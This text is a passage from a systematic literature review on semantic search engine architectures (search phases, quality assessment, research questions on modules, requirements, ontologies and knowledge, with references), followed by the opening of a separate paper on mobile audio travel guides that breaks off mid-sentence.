The searches in each of the search resources were carried out from September 17th to October 4th. The years covered by the searches were from 2002 to 2016. In table V the number of studies per each search resource and per each research question is listed. These studies were the input to start the primary search.

147 studies were found in the search resources. The results obtained were exported in the BibTeX format, taking special attention to the authors, title, abstract and keywords fields when exporting the results. Other data, such as journal title or country, were selected if available in the search resource.

### B. Primary search

In this phase, the studies found from the search resources are filtered based on the inclusion and exclusion criteria detailed in subsection IV-C1.

After being obtained from the search resources, the BibTeX files were imported into StArt and grouped by search resource. When a BibTeX file is imported, each of the studies specified in the file are analyzed by StArt in order to identify possible duplicates. Each duplicate found is then highlighted in blue across all of the previous results already imported in StArt. It is also possible to specify duplicates manually. This option was used after all BibTeX files were imported, ordered by title. 54 studies were found to be duplicates.

The next step after identifying duplicates was to read carefully the title, abstract and keywords of each of the studies, and apply the inclusion and exclusion criteria. This step took a while to accomplish because of the number of studies

TABLE VI  
SUMMARY OF THE PRIMARY SEARCH

Search resource	Duplicates	Rejected	Accepted	Total found
ACM	5	9	4	18
IEEE	8	7	19	34
ScienceDirect	6	1	0	7
Scopus	35	26	27	88
Total	54	43	50	147

TABLE VII  
SUMMARY OF THE SECONDARY SEARCH

Search resource	Accepted	Rejected	Unavailable	Total
ACM	3	1		4
IEEE	10	9		19
Scopus	16	5	6	27
Total	29	15	6	50

considered for the systematic review. 43 articles were rejected after applying the selection criteria. Table VI summarizes the previous steps.

### C. Secondary search

In this phase, the studies selected from the primary search phase are filtered out using the inclusion and exclusion criteria detailed in subsection IV-C1 and applying the quality assessment checklist presented on subsection IV-C2. This phase also helped modify the data extraction form fields in order to add or update them accordingly to any new point of interest that can help answer the research questions.

The 50 accepted studies found in the primary search, along with the duplicated and rejected studies, were exported to the Microsoft Excel format from StArt to continue with the secondary search phase. The duplicated studies were used to help identify the research question those studies had assigned, so that the selected studies can answer those research questions as well.

This phase took long to complete, starting from November 23rd 2016 to January 22nd 2017. This is because each study was reviewed thoroughly. Some studies were not available when this phase started until the authors kindly answered back with the full text of their studies after contacting them via email. Some authors were not available to contact and, as a result, their studies were not considered as part of this research. The results of this phase are presented in table VII.

The studies accepted after concluding the secondary search are presented in next list. Each study is presented with the research questions it needs to answer.

- [5], [6], [7], [8], [9] for answering RQ1 only
- [10], [11], [12] for answering RQ1, RQ3
- [13] for answering RQ1, RQ3, RQ4
- [14] for answering RQ1, RQ4
- [15] [16], [17], [18], [19], [20], [21], [22], [23], [24], [25], [26], [27] for answering RQ3 only



TABLE VIII  
QUALITY ASSESSMENT CHECKLIST RESULTS

Id	Quality question	Yes	No	Partially
QA1	Is the main subject of the research well defined?	29	0	0
QA2	Is the presented architecture in the study clearly explained?	21	0	8
QA3	Is the context where the study was carried out well described?	22	0	7
QA4	Are the presented conclusions clearly stated?	18	0	11

- [28] for answering RQ3, RQ4, RQ5
- [29] for answering RQ4 only
- [30] [31], [32] for answering RQ4, RQ5
- [33] for answering RQ5 only

## VI. SYNTHESIS AND ANALYSIS OF DATA

The following subsections present the most relevant data obtained from the selected studies. First, the general facts are analyzed, and then the research questions are answered.

### A. General facts from selected studies

1) *Quality assessment checklist results*: The quality assessment checklist results are presented in table VIII. These show that the main subject of each study was found to be clearly stated. The second question tries to identified if the architecture was clearly presented and explained in the study; in this case, 8 studies were found to have gaps while explaining the architecture of the semantic search engine, or whether the architecture's modules were not explained thoroughly.

Third quality question checks whether the context is clearly presented and described, so that the semantic search engine can be a solution or propose a solution to resolve the problem identified. 7 studies were found that gave some light on the context for their architecture proposal, without making a deeply explanation of it. For the last quality question, it can be seen that a high number of studies presented not so well defined conclusions, mostly due to simple or obvious statements, mentioning previous concepts or lacking future works recommendations.

2) *Application fields and problems to be solved*: From the semantic search engines revised it was found that:

- 7 studies propose general purpose engines, that is, that can be applied to any field: [5], [6], [23], [19], [18], [24], [31].
- 3 studies propose solutions for digital documents: [15], [16], [22].
- 2 for medicine: [26], [28].
- 1 study for each of the following fields: military [7], distance education [8], multimedia content [9], biology [10], biomechanics [11], audiovisual content repositories [12], source code control systems [13], culture [14], education [17], web services [21], reporting [20], Russian

museums [27], environment [25], transport services [29], academic library [30], innovation processes [32], and government to government cooperation [33].

Regarding the problems to be solved by the proposed semantic search engines, it can be mentioned, as the application fields, they are diverse in nature and they could not be categorized without discarding important details from them. However, most of the studies try to propose a solution for a previous unresolved problem, to propose a new alternative for users, or to improve search results.

3) *Architecture types*: The architecture type field is intended to identify whether the proposed architecture is conceptual or concrete. The former refers to the studies that formulates an architecture without implementing the actual semantic search engine whereas the latter refers to actual search engines implemented following the proposed architecture. From the results obtained, it can be mentioned that 21 studies proposed a concrete semantic search engine. The other 8 studies proposed a conceptual semantic search engine.

### B. Answering research questions

In the next subsections the research questions are answered, as well as some discussing is added where needed. The fields used in the data extraction form, presented in table IV, are explained better, according to the results obtained during the secondary search phase.

1) *RQ1: Modules most used by semantic search engines implementations*: The aim of this research question is to identify what modules are the most used in the proposed architectures of semantic search engines. Although the word "implementations" can be understood as something that needs to be built or constructed, for this research is also covering conceptual architectures.

For this question, two fields were proposed in order to retrieve the data from the studies:

- Architecture's modules**: this field aims to get the list of modules, components or tiers that the architecture has. If the study has an explanation of what the module is about, that is also taken into account.
- Architecture's patterns applied**: this field aims to identify what architectural patterns are presented in the proposed architecture.

There are 10 studies found to answer this question. There are several modules identified that are common across the proposed architectures. These are listed as follows, highlighting the most relevant studies on each module found:

- **Extractor components**, such as crawlers used by [9] and [11], or extraction systems in [6], which navigates within raw data and store it for further processing. These can also make some sort of filtering, based on system's needs or requirements [13].
- **Storage support**, such as a database used by [9] and [8], an indexer used in [13] and [7], or tables as mentioned by [5], that can store the data and knowledge of the system. These storage elements are related to other key components, such as ontologies.

- **Reasoning components**, for example ontologies or inference engines. These are responsible for generating the answers based on the user queries and the knowledge stored in the systems. As it can be seen, usually the ontologies are customized for the field or domain where they will be applied (e.g. [10] and [14]). It is worth mentioning the work of Çelik et al. [8] where inference rules based on ontologies are proposed for the reasoning component of their semantic search engine for a Learning Management System (LMS).
- **User interfaces**, usually as web forms (e.g. [8]) where users formulate their search query. It is worth noticing the case of [14], which proposes a guided user interface, whereas others are plug-ins that need to be installed in another application in order to be available to the user [13].

In the case of the architecture patterns identified, the majority of the studies reported that a multitier (N tier) architecture was applied in the proposed solution. This leads to design the modules as layers that are loosely coupled, customized for a specific functionality. There are two specialized cases: in [5] a peer-to-peer design is proposed because of the distributed nature of the engine, where each node has its indexer and processes documents that are available for other nodes through web services. In [13], a client application (i.e. a plug-in for a developer's integrated development environment - IDE) is designed to be used by users, which displays the search results (mainly source code files).

2) *RQ2: Evaluation methods for validating and/or verifying the architecture of a semantic search engine:* The aim of this research question is to identify what evaluation methods exist for validating and verifying an architecture. In this case, validation is related to whether the system fulfills its requirements; verification is related to whether the system was developed right [34].

For this question, two fields were proposed in order to retrieve the data from the studies:

- a **Verification method**: this field aims to get any verification method proposed by the study.
- b **Validation method**: this field aims to get any validation method proposed by the study.

For this research question unfortunately there was no study found that fulfilled the search criteria and the quality assessment checklist. Even though there was no study identified, it can be said that not finding studies for this research question constitutes an opportunity for a future work. This is discussed further in the conclusions.

3) *RQ3: Requirements an architecture of a semantic search engine complies with:* The aim of this research question is to identify what kind of requirements an architecture needs to comply with. Although requirements are closed to the field or domain where the semantic search engine is working, the purpose of this research question is to identify any common underlying requirement that an architecture of a semantic search engine needs to fulfill independent of that field or domain.

For this question, one field was proposed in order to retrieve the data from the studies:

- a **Requirements**: this field aims to get the list of requirements that the architecture of a semantic search engines needs to comply with. The requirements or needs were identified from the study, whether they were explicitly or implicitly mentioned.

This field is meant to gather both functional and non-functional requirements. This was done this way in order to understand the requirements in their context, and taking into account that usually requirements are not classified and presented in these two categories. That implied to read the full text of the selected studies thoroughly.

There are 18 studies found to answer this question. The following is a set of common requirements identified from those studies:

- a **Precision on results**, mentioned by [13], [15], [10], [16], and in some way it is also mentioned by [21], [11], [23], [24]. This requirement is related to find the most relevant results based on the user's search query. The purpose of the semantic search is to improve results based on the user's intention and the context of the search query, so it does not come as a surprise that an architecture of a semantic search engine must have precision on results as one of its requirements.
- b **Existence and maintenance of ontologies**, mentioned by [13], [16]. Although this is explicitly mentioned by few articles, it has a great impact because of the important role that ontologies play in an architecture (as it is described in subsection VI-B4). Almost all selected studies rely on ontologies to make the search engine work. Ontologies are the base to learn new concepts, share knowledge and make possible that search agents can retrieve information even when new concepts were not previously defined [35].
- c **Usability**, mentioned by [13], [17], [23], [27]. This is concerned with how user-friendly users find the search engine, how easy it is to use and if it is accessible through common ways, such as smartphones and tablets. In the case of [27], richer representation takes a special meaning because of data the search engines needs to display, i.e. Russian museum art collections.
- d **Evolution of knowledge base as new documents appears**, mentioned by [15], [16]. This is pretty close to the previous ontology-related requirement, as knowledge and ontologies are related. In this case, a knowledge base needs to accept new concepts as new information becomes available. In the case of [12], it is even proposed that the system should be able to cover various domain models.
- e **Handle structured, unstructured and heterogeneous data sources**, mentioned by [15], [10], [16], [25], [26], [27]. This requirement is related to the diverse sources a semantic search needs to deal with. As shown in the work of Fernandez et al. [36], heterogeneous sources,

heterogeneous knowledge bases and heterogeneous ontologies can help getting answers for natural language queries, which are used in [26]. For structured and unstructured data, such as what we can find in the Web, crawlers and annotation mechanisms help coping with those, so semantic search can be done on those kinds of data [36].

- f **Use of ontologies for suggesting or guiding the user search**, mentioned by [28], [18], [19], [11], [22], [23], [24]. This requirement is about having the help of ontologies while the user writes his/her query. This help can be presented as suggestions of additional or related terms [19], or it can use user's preferences in order to retrieve relevant results, as proposed by [24] or [18].
- g **Use of natural language**, mentioned by [20], [21], [26]. This requirement is related to the usage of natural language queries that can express users' intentions in a much freer way. This implies that the search engine needs to process and translate the user's query properly, using techniques such as word-sense disambiguation. Then the query can be consumed by the domain ontologies so a match can be found against the knowledge base.
- h **Handle large amount of data**, mentioned by [26]. This requirement, although mentioned by one study, is worth to be pointed out because new search engines will need to have a broader action range, such as in the Internet of Things as proposed in the work of Wang et al. [37]. However, the search engine proposed by Słezak et al. is oriented to the biomedical literature field, which is small when compared to other broader Internet-based solutions.

It is worth mentioning that, although is not stated literally on the previous requirements identified from the studies, for [12] having a decoupled system is important, as it keeps the engine core independent from the data and knowledge layers.

4) *RQ4: The role of ontologies in the architecture of a semantic search engine*: The aim of this research question is to identify what role ontologies play within the architecture of a semantic search engine. As it was seen in RQ1 and RQ3, ontologies have a strong presence in the proposed architectures. With this research question, what is sought is to unveil the functionalities ontologies perform.

For this question, two fields were proposed in order to retrieve the data from the studies:

- a **Ontologies used**: this field aims to identify what kind of ontologies are proposed in the study.
- b **Ontology role**: this field aims to get any description of the role that the ontologies perform within the proposed architecture.

There are 7 studies found to answer this question. The ontologies used and the ontology roles identified are as follows:

- a **Domain ontologies are mostly used**, which seems to be a pattern across architectures. That is an expected scenario because a domain ontology can give specialized

results and further customization, satisfying users' need in a better way. Even those that make use of general purpose ontologies (e.g. WordNet), as mentioned by Kerschberg et al. [31], at the end they resort to use domain ontologies in order to represent better user concepts, or to represent several domains within the same engine, as mentioned by [14].

- b **Ontology roles are diverse**, but most of the selected architecture use them as a way to classify and express relationships among key concepts - that is the case of [29], [28], [31] and [32]. Two cases are special: in [13], Durão et al. mention that the domain ontology is used for reasoning processing, in order to identify relevant source code documents and suggest related terms to improve future user queries. In [30], although it is not further discussed, Jamgade and Karale mention that the domain ontology is used for building ontotriples (or ontology triples), a way to express concepts by a subject, a property and an object [38]. These ontotriples are then used for queried the knowledge base to retrieve the relevant documents.

5) *RQ5: The role of knowledge in the architecture of a semantic search engine*: The aim of this research question is to identify what role knowledge plays within the architecture of a semantic search engine. As it was seen in RQ1, RQ3 and RQ4, knowledge has a relevant role in the proposed architecture, mostly by means of a knowledge base. Most of the studies have already answered RQ4 before.

For this question, one field was proposed in order to retrieve the data from the studies:

- a **Knowledge role**: this field aims to get any description of the role that knowledge performs within the proposed architecture.

There are 5 studies found to answer this question. The following are the aspects found in those studies:

- a **Knowledge sharing should be a key feature**, so that the semantic search engines proposed in these studies should allow knowledge sharing by means of the domain ontology they have implemented, such as a document ontology [33] or an innovation process ontology [32].
- b **Knowledge bases help getting better search results**, and in doing so ontologies play an important role. As it is already noted before, knowledge and ontologies usually work together in order to retrieve better and relevant results [30]. On the other hand, in [28], Mendonça et al. use a knowledge base to help on the document annotation process so that users can query those documents, and it can be used to help users creating their queries, which leads to get better search results.
- c **Knowledge is gathered from heterogeneous sources**, which enriches the results a user can get. In order to accomplish this, a set of agents were proposed by Kerschberg et al. so that those diverse sources can be queried [31]. This takes into account the set of general

and domain specific ontologies the system uses, as already mentioned by that study.

## VII. CONCLUSIONS AND FUTURE WORK

The goal of this review is to identify how the architectures of semantic search engines work, how the proposals are designed and what problems they were and are solving. Most of the studies, as depicted previously, propose a concrete implementation for their architectures, so those systems were and are working now in a myriad of application fields. As there was no previous study that summarized this subject, no time range filter was set when searching for the studies.

It can be seen that most of the studies try to propose a solution for a previous unresolved problem, to design a new alternative for users, or to improve search results. To measure whether those proposals represent an improvement, some studies present comparison results or performance benchmarks as is the case of the work of Amanqui et al. [10], Thangaraj and Sujatha [22] or Dong et al. [29]. However, as the purpose of this systematic review is not related to that kind of experiments, this can be considered as a good starting point for a future work.

As for the modules that a semantic search engine comprises, it can be said that reasoning components such as ontologies and inference engines constitute key modules present across the studies. Domain ontologies in particular are a fundamental piece in a semantic search engine as they allow addressing the needs of a specific domain and user requirements [31]. The use of ontologies fosters reusability, as new concepts are identified and added to the ontology, making its maintenance crucial as it evolves over time [38].

Likewise, it was identified that ontologies and knowledge play together a key role in the architectures reviewed. One of the key roles for knowledge is knowledge sharing that is achievable through the implementation of the ontologies that search engines rely on [39]. This brings benefits to search results, improving search engines' precision and recall which, along with usability and the ability to handle unstructured and heterogeneous sources, constitutes some of the most important requirements that the architecture of a semantic search engine needs to fulfill as it is designed and developed.

Finally, although there was no validation and verification methods identified for the architectures of semantic search engines, this can be seen as an opportunity for future work by proposing validation and verification mechanisms already in use in other software engineering application fields. As mentioned by Abowd et al. in [40], there are many benefits of architectural evaluation methods, such as a better understanding and documentation of the system, clarification and prioritization of requirements, and early detection of problems in the architecture, which boosts architecture quality.

## ACKNOWLEDGMENT

The authors of this review thank the support of the "Programa Nacional de Innovación para la Competitividad y Productividad", Peru, under the contract 124-PNCP-PIAP-2015.

## REFERENCES

- [1] T. Berners-Lee, J. Hendler, O. Lassila *et al.*, "The semantic web," *Scientific American*, vol. 284, no. 5, pp. 28–37, 2001. doi: 10.1038/scientificamerican0501-34. [Online]. Available: <http://dx.doi.org/10.1038/scientificamerican0501-34>
- [2] B. Kitchenham, "Procedures for performing systematic reviews," *Keele, UK, Keele University*, vol. 33, no. 2004, pp. 1–26, 2004.
- [3] M. Petticrew and H. Roberts, *Systematic reviews in the social sciences: A practical guide*. John Wiley & Sons, 2008. [Online]. Available: <http://dx.doi.org/10.1002/9780470754887>
- [4] M. Zarour, A. Abran, J.-M. Desharnais, and A. Alarifi, "An investigation into the best practices for the successful design and implementation of lightweight software process assessment methods: A systematic literature review," *Journal of Systems and Software*, vol. 101, pp. 180 – 192, 2015. doi: 10.1016/j.jss.2014.11.041. [Online]. Available: <http://dx.doi.org/10.1016/j.jss.2014.11.041>
- [5] T. Luu, F. Klemm, I. Podnar, M. Rajman, and K. Aberer, "Alvis peers: A scalable full-text peer-to-peer retrieval engine," in *Proceedings of the International Workshop on Information Retrieval in Peer-to-peer Networks*, ser. P2PIR '06. New York, NY, USA: ACM, 2006. doi: 10.1145/1183579.1183588. ISBN 1-59593-527-4 pp. 41–48. [Online]. Available: <http://doi.acm.org/10.1145/1183579.1183588>
- [6] A. Hogan, A. Harth, J. Umbrich, S. Kinsella, A. Polleres, and S. Decker, "Searching and browsing linked data with swse: The semantic web search engine," *Journal of Web Semantics*, vol. 9, no. 4, pp. 365–401, 2011. doi: 10.1016/j.websem.2011.06.004. [Online]. Available: <http://dx.doi.org/10.1016/j.websem.2011.06.004>
- [7] K. Schutte, F. Bomhof, G. Burghouts, J. Van Diggelen, P. Hiemstra, J. Van 't Hof, W. Kraaij, H. Pasman, A. Smith, C. Versloot, and J. De Wit, "Goose: Semantic search on internet connected sensors," *Proceedings of SPIE - The International Society for Optical Engineering*, vol. 8758, 2013. doi: 10.1117/12.2018112. [Online]. Available: <http://dx.doi.org/10.1117/12.2018112>
- [8] D. Çelik, A. Elçi, and E. Elverici, "Finding suitable course material through a semantic search agent for learning management systems of distance education," *Proceedings - International Computer Software and Applications Conference*, pp. 386–391, 2011. doi: 10.1109/COMPSACW.2011.71. [Online]. Available: <http://dx.doi.org/10.1109/COMPSACW.2011.71>
- [9] M. Ponnada and N. Sharda, "Model of a semantic web search engine for multimedia content retrieval," *Proceedings - 6th IEEE/ACIS International Conference on Computer and Information Science, ICIS 2007; 1st IEEE/ACIS International Workshop on e-Activity, IWEA 2007*, pp. 818–823, 2007. doi: 10.1109/ICIS.2007.135. [Online]. Available: <http://dx.doi.org/10.1109/ICIS.2007.135>
- [10] F. K. Amanqui, K. J. Serique, S. D. Cardoso, J. L. D. Santos, A. Albuquerque, and D. A. Moreira, "Improving biodiversity data retrieval through semantic search and ontologies," in *Web Intelligence (WI) and Intelligent Agent Technologies (IAT), 2014 IEEE/WIC/ACM International Joint Conferences on*, vol. 1, Aug 2014. doi: 10.1109/WI-IAT.2014.44 pp. 274–281. [Online]. Available: <http://dx.doi.org/10.1109/WI-IAT.2014.44>
- [11] T. Dao, T. Hoang, X. Ta, and M. Ho Ba Tho, "Knowledge-based personalized search engine for the web-based human musculoskeletal system resources (hmsr) in biomechanics," *Journal of Biomedical Informatics*, vol. 46, no. 1, pp. 160–173, 2013. doi: 10.1016/j.jbi.2012.11.001. [Online]. Available: <http://dx.doi.org/10.1016/j.jbi.2012.11.001>
- [12] T. Bürger and G. Güntner, "Smart content factory - semantic knowledge based indexing of audiovisual archives," *IET Seminar Digest*, vol. 2005, no. 11099, pp. 367–371, 2005. doi: 10.1049/ic.2005.0757. [Online]. Available: <http://dx.doi.org/10.1049/ic.2005.0757>
- [13] F. A. Durão, T. A. Vanderlei, E. S. Almeida, and S. R. de L. Meira, "Applying a semantic layer in a source code search tool," in *Proceedings of the 2008 ACM Symposium on Applied Computing*, ser. SAC '08. New York, NY, USA: ACM, 2008. doi: 10.1145/1363686.1363952. ISBN 978-1-59593-753-7 pp. 1151–1157. [Online]. Available: <http://doi.acm.org/10.1145/1363686.1363952>
- [14] E. Borini, R. Damiano, V. Lombardo, and A. Pizzo, "Dramasearch. character-mediated search in cultural heritage," *Proceedings - 2009 2nd Conference on Human System Interactions, HSI '09*, pp. 554–561, 2009. doi: 10.1109/HSI.2009.5091038. [Online]. Available: <http://dx.doi.org/10.1109/HSI.2009.5091038>

- [15] A. M. Khattak, J. Mustafa, N. Ahmed, K. Latif, and S. Khan, "Intelligent search in digital documents," in *Proceedings of the 2008 IEEE/WIC/ACM International Conference on Web Intelligence and Intelligent Agent Technology - Volume 01*, ser. WI-IAT '08. Washington, DC, USA: IEEE Computer Society, 2008. doi: 10.1109/WIIAT.2008.208. ISBN 978-0-7695-3496-1 pp. 558–561. [Online]. Available: <http://dx.doi.org/10.1109/WIIAT.2008.208>
- [16] A. M. Khattak, N. Ahmad, J. Mustafa, Z. Pervez, K. Latif, and S. Y. Lee, "Context-aware search in dynamic repositories of digital documents," in *2013 IEEE 16th International Conference on Computational Science and Engineering*, Dec 2013. doi: 10.1109/CSE.2013.59 pp. 338–345. [Online]. Available: <http://dx.doi.org/10.1109/CSE.2013.59>
- [17] D. Çelik, E. Elverici, A. Elçi, and N. Inan, "Educational activity finder for children with pervasive developmental disorder through a semantic search system," in *2012 IEEE 36th Annual Computer Software and Applications Conference*, July 2012. doi: 10.1109/COMPSAC.2012.84. ISSN 0730-3157 pp. 482–487. [Online]. Available: <http://dx.doi.org/10.1109/COMPSAC.2012.84>
- [18] N. Guelfi, C. Pruski, and C. Reynaud, "Experimental assessment of the target adaptive ontology-based web search framework," in *2010 10th Annual International Conference on New Technologies of Distributed Systems (NOTERE)*, May 2010. doi: 10.1109/NOTERE.2010.5536622. ISSN 2162-1896 pp. 297–302. [Online]. Available: <http://dx.doi.org/10.1109/NOTERE.2010.5536622>
- [19] S. Movva, R. Ramachandran, S. Graves, and H. Conover, "Customizable search engine with semantic and resource aggregation capability," in *2008 10th IEEE Conference on E-Commerce Technology and the Fifth IEEE Conference on Enterprise Computing, E-Commerce and E-Services*, July 2008. doi: 10.1109/CECandEEE.2008.115. ISSN 2378-1963 pp. 376–381. [Online]. Available: <http://dx.doi.org/10.1109/CECandEEE.2008.115>
- [20] A. Vasilateanu, N. Goga, and A. Moldoveanu, "Semantic report search engine - questor," in *System Theory, Control and Computing (ICSTCC), 2014 18th International Conference*, Oct 2014. doi: 10.1109/ICSTCC.2014.6982404 pp. 134–139. [Online]. Available: <http://dx.doi.org/10.1109/ICSTCC.2014.6982404>
- [21] M. E. Kholly and A. Elfatraty, "Intelligent broker a knowledge based approach for semantic web services discovery," in *Evaluation of Novel Approaches to Software Engineering (ENASE), 2015 International Conference on*, April 2015. doi: 10.5220/0005455300390044 pp. 39–44. [Online]. Available: <http://dx.doi.org/10.5220/0005455300390044>
- [22] M. Thangaraj and G. Sujatha, "An architectural design for effective information retrieval in semantic web," *Expert Systems with Applications*, vol. 41, no. 18, pp. 8225–8233, 2014. doi: 10.1016/j.eswa.2014.07.017. [Online]. Available: <http://dx.doi.org/10.1016/j.eswa.2014.07.017>
- [23] S. Paiva, M. Cabrer, and A. Solla, "Precision: A semantic search guided-based system," *Systems Theory: Perspectives, Applications and Developments*, pp. 209–228, 2014.
- [24] G. Besbes, H. Baazaoui-Zghal, and H. Ghezala, "Fuzzy ontology-based system for personalized information retrieval," *KDIR 2014 - Proceedings of the International Conference on Knowledge Discovery and Information Retrieval*, pp. 286–293, 2014.
- [25] U. Bügel, M. Schmieder, B. Schnebel, T. Schlachter, and R. Ebel, "Leveraging ontologies for environmental information systems," *IFIP Advances in Information and Communication Technology*, vol. 359 AICT, pp. 364–371, 2011. doi: 10.1007/978-3-642-22285-6\_40. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-22285-6\\_40](http://dx.doi.org/10.1007/978-3-642-22285-6_40)
- [26] D. Ślęzak, A. Janusz, W. Świeboda, H. Nguyen, J. Bazan, and A. Skowron, "Semantic analytics of pubmed content," *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 7058 LNCS, pp. 63–74, 2011. doi: 10.1007/978-3-642-25364-5\_7. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-25364-5\\_7](http://dx.doi.org/10.1007/978-3-642-25364-5_7)
- [27] D. Mouromtsev, P. Haase, E. Cherny, D. Pavlov, A. Andreev, and A. Spiridonova, "Towards the russian linked culture cloud: Data enrichment and publishing," *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 9088, pp. 637–651, 2015. doi: 10.1007/978-3-319-18818-8\_39. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-18818-8\\_39](http://dx.doi.org/10.1007/978-3-319-18818-8_39)
- [28] R. Mendonça, A. F. Rosa, J. L. Oliveira, and A. Teixeira, "Ontology-based health information search: Application to the neurological disease domain," in *2013 8th Iberian Conference on Information Systems and Technologies (CISTI)*, June 2013. ISSN 2166-0727 pp. 1–6.
- [29] H. Dong, F. K. Hussain, and E. Chang, "A service search engine for the industrial digital ecosystems," *IEEE Transactions on Industrial Electronics*, vol. 58, no. 6, pp. 2183–2196, June 2011. doi: 10.1109/TIE.2009.2031186. [Online]. Available: <http://dx.doi.org/10.1109/TIE.2009.2031186>
- [30] A. N. Jamgade and S. J. Karale, "Ontology based information retrieval system for academic library," in *Innovations in Information, Embedded and Communication Systems (ICIECS), 2015 International Conference on*, March 2015. doi: 10.1109/ICIECS.2015.7193106 pp. 1–6. [Online]. Available: <http://dx.doi.org/10.1109/ICIECS.2015.7193106>
- [31] L. Kerschberg, H. Jeong, Y. Song, and W. Kim, "A case-based framework for collaborative semantic search in knowledge sifter," *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 4626 LNAI, pp. 16–30, 2007. doi: 10.1007/978-3-540-74141-1\_2. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-74141-1\\_2](http://dx.doi.org/10.1007/978-3-540-74141-1_2)
- [32] M. Jurczyk-Bunkowska and I. Pawełszek, "The concept of semantic system for supporting planning of innovation processes [konceptcja semantycznego systemu wspomagania planowania procesów innowacji]," *Polish Journal of Management Studies*, vol. 11, no. 1, pp. 79–89, 2015.
- [33] F. Corradini, F. De Angelis, F. Paoloni, A. Polzonetti, and B. Re, "A case study of a semantic search engine for g2g collaboration based on intelligent documents," *Proceedings of 4th International Conference on e-Government, ICEG 2008*, pp. 499–506, 2008.
- [34] B. Boehm, "Software risk management," in *European Software Engineering Conference*. Springer, 1989. doi: 10.1007/3-540-51635-2\_29 pp. 1–19. [Online]. Available: [http://dx.doi.org/10.1007/3-540-51635-2\\_29](http://dx.doi.org/10.1007/3-540-51635-2_29)
- [35] M. Uschold, "Where are the semantics in the semantic web?" *AI Mag.*, vol. 24, no. 3, pp. 25–36, Sep. 2003.
- [36] M. Fernandez, V. Lopez, M. Sabou, V. Uren, D. Vallet, E. Motta, and P. Castells, "Semantic search meets the web," in *Proceedings of the 2008 IEEE International Conference on Semantic Computing*, ser. ICSC '08. Washington, DC, USA: IEEE Computer Society, 2008. doi: 10.1109/ICSC.2008.52. ISBN 978-0-7695-3279-0 pp. 253–260. [Online]. Available: <http://dx.doi.org/10.1109/ICSC.2008.52>
- [37] W. Wang, S. De, G. Cassar, and K. Moessner, "Knowledge representation in the internet of things: Semantic modelling and its applications," *Automatika – Journal for Control, Measurement, Electronics, Computing and Communications*, vol. 54, no. 4, pp. 388 – 400, October 2013. doi: 10.7305/automatika.54-4.414. [Online]. Available: <http://dx.doi.org/10.7305/automatika.54-4.414>
- [38] A. Gómez-Pérez, M. Fernández-López, and O. Corcho, *Ontological Engineering: with examples from the areas of Knowledge Management, e-Commerce and the Semantic Web*. Springer Science & Business Media, 2006. [Online]. Available: <http://dx.doi.org/10.1007/b97353>
- [39] T. R. Gruber, "A translation approach to portable ontology specifications," *Knowledge acquisition*, vol. 5, no. 2, pp. 199–220, 1993. doi: 10.1006/knac.1993.1008. [Online]. Available: <http://dx.doi.org/10.1006/knac.1993.1008>
- [40] G. Abowd, L. Bass, P. Clements, R. Kazman, and L. Northrop, "Recommended best industrial practice for software architecture evaluation." DTIC Document, Tech. Rep., 1997.

# Just Walk: Rethinking Use Cases in Mobile Audio Travel Guides

Evgeny Pyshkin

Software Engineering Lab.

University of Aizu

Aizu-Wakamatsu, 965-8580, Japan

E-mail: pyshe@u-aizu.ac.jp

Pavel Korobenin

Institute of Computer Science and Technology

Peter the Great St. Petersburg Polytechnic University

St. Petersburg, 195251, Russia

E-mail: tofibashers@gmail.com

**Abstract**—In this paper we examine a number of solutions used in developing multimedia guiding systems for travelers. We pay particular attention to existing mobile audioguide systems and the capabilities they provide for tour creators. The major contribution of this work is to propose a model that would be appropriate for better tour recommendation and playback automation of outdoor travel tours with using geo-positioning. Specifically, we make an effort to advance a *just walk* concept, and to resolve a number of client-server data synchronization issues in process of tour modification by both tour creators and its users.

## I. INTRODUCTION

WHILE traveling, people often want to learn more about the places they discover. Despite there are travelers who prefer careful forethought of a journey, sometimes tourists might not be well prepared for a journey: they believe that they are able to know everything in place, and not due to prior preparations. People often rely on support of professional guides and expect that will tell them all the important stories. However, for many possible reasons, professional guides are not always available:

- Guided excursions might take more time that a traveler expect to spend in a certain place;
- There might be no guide available right now;
- Excursions might be offered not in a language that a traveler can understand.

Rapid development of facilities provided by portable devices (such as smart phones or tablet computers) dramatically changed usage models that we would expect to get from digital solutions accessible virtually at any moment. Fusion of multimedia and mobile technology is one of tangible consequences of human-centric systems evolution [1] including the domain related to design and development of information systems for travelers.

Even those travelers who prefer not to spend much time in pre-journey cultural investigations and careful forethought of their outings, would not like to be passive customers listening to the stories told by a guide: they might want to control the process and to be able to select guiding services on the way. They would also expect to have some flexibility in changing possible itineraries and points of interest as well as in sending their feedback to tour creators and to

other travelers just in the moment when they are en route. A possibility of communication between different devices (directly or via special servers) opens totally new perspectives in arranging traveler collaboration by sending different kinds of notifications and hints aimed at actualizing current tour information and its conditions. The next obvious factor is a possibility to integrate tour information display with the geographical maps and geolocation features of present-day mobile devices. Thus, state-of-the-art information services for travelers are developing towards better user personalization, tour customization, extending possible usage scenarios, and improving tour suggestions on the way [2], [3], [4].

Variability of possible tours suggested to a user is especially important in big cities where a traveler might be lost in the ocean of possible sightseeing tracks with a big number of important attractions. We believe that improving travel-centric services may be considered as an excellent test case of digital transformation changing user activities for their greater interaction and collaboration [5].

## II. PROJECT VISION

With respect to a number of scenarios addressed by travel-centric systems [6], the focus of this work is on improving guiding tools providing multimedia assistance automation with a particular attention to audio guiding systems. In contrast to text and image based applications, audio guides have some important advantages. They do not draw attention much away from an object of interest, since the user needs interacting with a screen only in between times. For the same reason (less screen usage) such solutions are more energy efficient, since they drain mobile batteries less.

The objective of our work is to develop an approach to multimedia assistance of outdoor travel tours with using geo-positioning for tour recommendation and playback automation. Unlike to many existing on-demand audio guides created for using in a particular museum or sightseeing site, our idea is to develop a framework that would allow tour creators and tour user to collaborate indirectly.

## III. STATE-OF-THE-ART SOLUTIONS

In contrast to our previous work [7], within the scope of this contribution we pay particular attention to the solutions

